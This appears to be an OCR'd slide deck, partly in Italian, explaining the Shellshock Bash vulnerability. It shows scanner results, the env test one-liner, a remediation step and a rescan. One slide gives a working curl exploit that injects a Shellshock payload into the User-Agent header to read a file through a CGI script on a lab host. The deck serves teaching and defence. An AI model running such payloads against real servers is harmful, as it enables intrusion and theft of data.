
Shellshock

- **Che cos'è?**
- **Quali versioni di Bash sono affette dal bug?**




http://10.0.0.123/~petition/Site/Scripts/Widgets/DetailView/D

355 out of 397 scanned (89.4%)

Scan Alert Summary

```
High                                          (6 found)
Bash "ShellShock" Injection          6
Medium                                        (1 found)
HTTP Trace Support Detected          1
Low                                           (24 found)
Directory Listing Detected           24
Info                                          (35 found)
Character Set Not Specified          32
HTTP Error Detected                  3
```

How to hack?



Command to set environmental variable before execution of Bash command

Tacked-on arbitrary commands which will be executed by Bash

```
env val='() { :;}; echo Unexpected command' bash -c "echo Real command"
Unexpected command
Real command
```

Unexpected command runs first

Expected command runs second


Potential to impact any computer running *NIX operating system. (CVE-2014-6271, CVE-2014-7169)

- Linux
- Unix
- OS X

Check with your software vendor now!

ref. : http://resources.infosecinstitute.com/bash-bug-cve-2014-6271-critical-vulnerability-scaring-internet/

Exploited!!!




```
Roronoa:~ nocs$ curl -H "User-Agent: () { :; }; echo -e 'Content-Type:
text/plain'; echo; cat /home/petition/public_html/cgi-bin/signers.txt;"
 http://10.0.0.123/~petition/cgi-bin/petition.py
```

Fix

- Bash versione 4.3.30 http://sourceforge.net/projects/gnv/files/bash/

VEGA



Scan Alert Summary

! High		(None found)
! Medium		(1 found)
HTTP Trace Support Detected	1	
! Low		(24 found)
Directory Listing Detected	24	
i Info		(35 found)
Character Set Not Specified	32	
HTTP Error Detected	3	